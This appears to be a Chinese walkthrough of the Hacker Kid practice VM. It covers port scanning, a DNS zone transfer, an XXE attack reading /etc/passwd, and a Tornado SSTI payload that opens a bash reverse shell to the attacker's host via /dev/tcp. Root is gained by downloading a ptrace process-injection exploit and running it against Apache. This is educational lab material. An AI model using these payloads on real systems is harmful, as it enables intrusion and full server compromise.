滲透攻擊方法:

主機發現

端口掃描

WEB信息收集

DNS區域傳輸

XXE注入攻擊

SSTI模板注入

capabilities提取

特點:

畢竟新的漏洞類型,

滲透過程:

信息收集

主機發現

端口掃描

服務識別

```
PORT     STATE SERVICE    VERSION
25/tcp   open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 25
53/tcp   open  domain     ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp   open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Notorious Kid : A Hacker
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
110/tcp  open  tcpwrapped
9999/tcp open  http       Tornado httpd 6.1
| http-title: Please Log In
|_Requested resource was /login?next=%2F
| http-methods:
|_  Supported Methods: GET POST
|_http-server-header: TornadoServer/6.1
Device type: bridge|general purpose|switch
```

知識面.常見端口:

tcp53:用於dnsserver同步信息

udp53:客戶端向服務端請求dns服務

tcp9999:tornado是一款輕量級的pythoncms

WEB.頁面信息收集

WEB.敏感目錄掃描

本例沒有收穫

WEB.頁面源碼審計

備注可能會包含一些開發階段留下的調試代碼,如果沒有專門的安全審計可能會有俺去那隱患;

```
<!--

<div class="container py-5">
  <h1>Thanks</h1>

TO DO: Use a GET parameter page_no  to view pages.
-->
    <!-- Optional JavaScript -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->

  <script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i
  <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.
  <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js"
```

漏洞利用

GETSHELL

參數爆破

80端口的參數爆破


Request	Payload	Status	Error	Timeout	Length
21	21	200	☐	☐	4041
0		200	☐	☐	3846
1	1	200	☐	☐	3846
2	2	200	☐	☐	3846
3	3	200	☐	☐	3846

Request Response

Pretty Raw Hex \n ≡


```
1 GET /?page_no=21 HTTP/1.1
2 Host: 192.168.56.113
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
```

發現flag:hacker留了後門,是通過域名服務解析的



DNS區域傳輸-AXRF配置錯誤

1.修改host文件,添加主機記錄,都解析為目標設備



```
192.168.56.113  hackers.blackhat.local
192.168.56.113  blackhat.local
```

2.通過域名訪問目標設備發現沒有變化

3.通過dig請求的DNS AXRF

```
dig axfr @$dnsserver $domain
```


```
dig axfr @192.168.56.113 blackhat.local

<<>> DiG 9.17.19-3-Debian <<>> axfr @192.168.56.113 blackhat.local
(1 server found)
; global options: +cmd
lackhat.local.          10800   IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800
3600 604800 3600
lackhat.local.          10800   IN      NS      ns1.blackhat.local.
lackhat.local.          10800   IN      MX      10 mail.blackhat.local.
lackhat.local.          10800   IN      A       192.168.14.143
tp.blackhat.local.      10800   IN      CNAME   blackhat.local.
acker.blackhat.local.   10800   IN      CNAME   hacker.blackhat.local.blackhat.local.
ail.blackhat.local.     10800   IN      A       192.168.14.143
s1.blackhat.local.      10800   IN      A       192.168.14.143
s2.blackhat.local.      10800   IN      A       192.168.14.143
ww.blackhat.local.      10800   IN      CNAME   blackhat.local.
lackhat.local.          10800   IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800
3600 604800 3600
; Query time: 0 msec
; SERVER: 192.168.56.113#53(192.168.56.113) (TCP)
; WHEN: Fri Dec 17 14:14:55 EST 2021
; XFR size: 11 records (messages 1, bytes 353)
```

4.將A記錄和CNAME都添加到hosts內

```
127.0.0.1       localhost
127.0.1.1       kali
192.168.56.113  hackers.blackhat.local
192.168.56.113  hackerkid.blackhat.local
192.168.56.113  blackhat.local
192.168.56.113  mail.blackhat.local
192.168.56.113  hacker.blackhat.local.blackhat.local
192.168.56.113  www.blackhat.local
```

5.再次逐一訪問新的域名

hackerkid.blackhat.local有新的收穫



6.參數嘗試+源碼審計

目標是通過XML傳輸

view-source:http://hackerkid.blackhat.local/

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
2 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
6 <title>Register Today</title>
7 <script type="text/javascript" src="js/jquery.min.js"></script>
8 <script type="text/javascript">
9 function XMLFunction(){
10     var xml = '' +
11         '<?xml version="1.0" encoding="UTF-8"?>' +
12         '<root>' +
13         '<name>' + $('#name').val() + '</name>' +
14         '<tel>' + $('#tel').val() + '</tel>' +
15         '<email>' + $('#email').val() + '</email>' +
16         '<password>' + $('#password').val() + '</password>' +
17         '</root>';
18     var xmlhttp = new XMLHttpRequest();
19     xmlhttp.onreadystatechange = function () {
20         if(xmlhttp.readyState == 4){
21             console.log(xmlhttp.readyState);
22             console.log(xmlhttp.responseText);
23             document.getElementById('errorMessage').innerHTML = xmlhttp.responseText;
24
25         }
26     }
27     xmlhttp.open("POST","process.php",true);
28     xmlhttp.send(xml);
```

7.輸入嘗試

不論輸入什麼都會原封不動的返回,可以嘗試xxe

Send | Cancel | < | > | Target: http://hackerkid.blackha

Request

Pretty | Raw | Hex | \n

```
1 POST /process.php HTTP/1.1
2 Host: hackerkid.blackhat.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fir
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 125
9 Origin: http://hackerkid.blackhat.local
0 DNT: 1
1 Connection: close
2 Referer: http://hackerkid.blackhat.local/
3
4 <?xml version="1.0" encoding="UTF-8"?>
    <root>
      <name>
        1
      </name>
      <tel>
        11
      </tel>
      <email>
        1@qq.com
      </email>
      <password>
        123
      </password>
    </root>
```

Response


Pretty | Raw | Hex | Render | \n

```
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Dec 2021 20:51:54 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 36
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 Sorry, 1@qq.com is not available !!!
```

XXE

1.獲取/etc/passwd


可以登錄的賬號root和saket




2.獲取saket的bash配置文件信息

無法直接讀取的文件可以嘗試用封裝器先編碼


解碼后獲得flag



登錄成功




通過flag進行參數測試，發現存在一個隱藏參數name,並嘗試;結果無論輸入啥都原樣返回



SSTI

用通用的方法進行參數測試

```
${7*7},{{7*7}}
```



說明後面的語法是正確的,而且被計算了,再次poc驗證

```
{{1+1}}
```

對name參數寫入payload

name={% import os %}{{os.system('bash -c "bash -i >& /dev/tcp/192.168.56.110/4444 0>&1"')}}

ascii對空格和特殊字符進行編碼后

```
name=%7B%25%20import%20os%20%25%7D%7B%7Bos.system%28%27bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.2.7%2F4444%200%3E%261%22%27%29%7D%7D
```

成功獲得shell

```
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.113] 50830
bash: cannot set terminal process group (625): Inappropriate ioctl for device
bash: no job control in this shell
saket@ubuntu:~$ id
id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
120(lpadmin),131(lxd),132(sambashare)
saket@ubuntu:~$
```

提權

capabilities提權

1.查看是否有cap配置錯誤的文件

```
/sbin/getcap -r / 2>/dev/null
```

```
listening on [any] 4444 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.113] 50832
bash: cannot set terminal process group (625): Inappropriate ioctl for device
bash: no job control in this shell
saket@ubuntu:~$ /sbin/getcap -r / 2>/dev/null
/sbin/getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
saket@ubuntu:~$
```

cap_sys_ptrace:能夠跟蹤各種進程,并且attach到進程上進行調試

2.下載對應的提權exp,並賦予執行權限

```
 wget
https://gist.githubusercontent.com/wifisecguy/1d69839fe855c36a1dbecca66948ad56/raw/e919439010bbabed769d86303ff18ffbacdaecfd/inject.py

chmod +x inject.py
```

3.選擇注入的進程

這裏注入apache,目標屬主為root,pid為804

```
 python2.7 inject.py 804
```

查看是否已經提權成功,目標會開放5600端口

getflag

```
┌──(root💀 kali)-[~]
└─# nc -nv 192.168.56.113 5600
(UNKNOWN) [192.168.56.113] 5600 (?) open
id
uid=0(root) gid=0(root) groups=0(root)
```

收穫

源碼審計

備注可能會包含一些開發階段留下的調試代碼,如果沒有專門的安全審計可能會有俺去那隱患;

基礎知識

DNS區域傳輸

域名解析的三種方法,實現同一個主機部署多個域名app

1.同一個主機不同接口

2.同一個主機同一個接口,不同端口

3.同一個主機同一個接口,同一端口,用主機名做區別

asrf

asfr區域傳輸請求,返回請求區域內所有主機的DNS記錄,一般用於DNS主備服務器的域名記錄同步,用到的端口是tcp53

漏洞類型

XXE,SSTI的原理和利用

提權

capabilities的配置錯誤能夠提權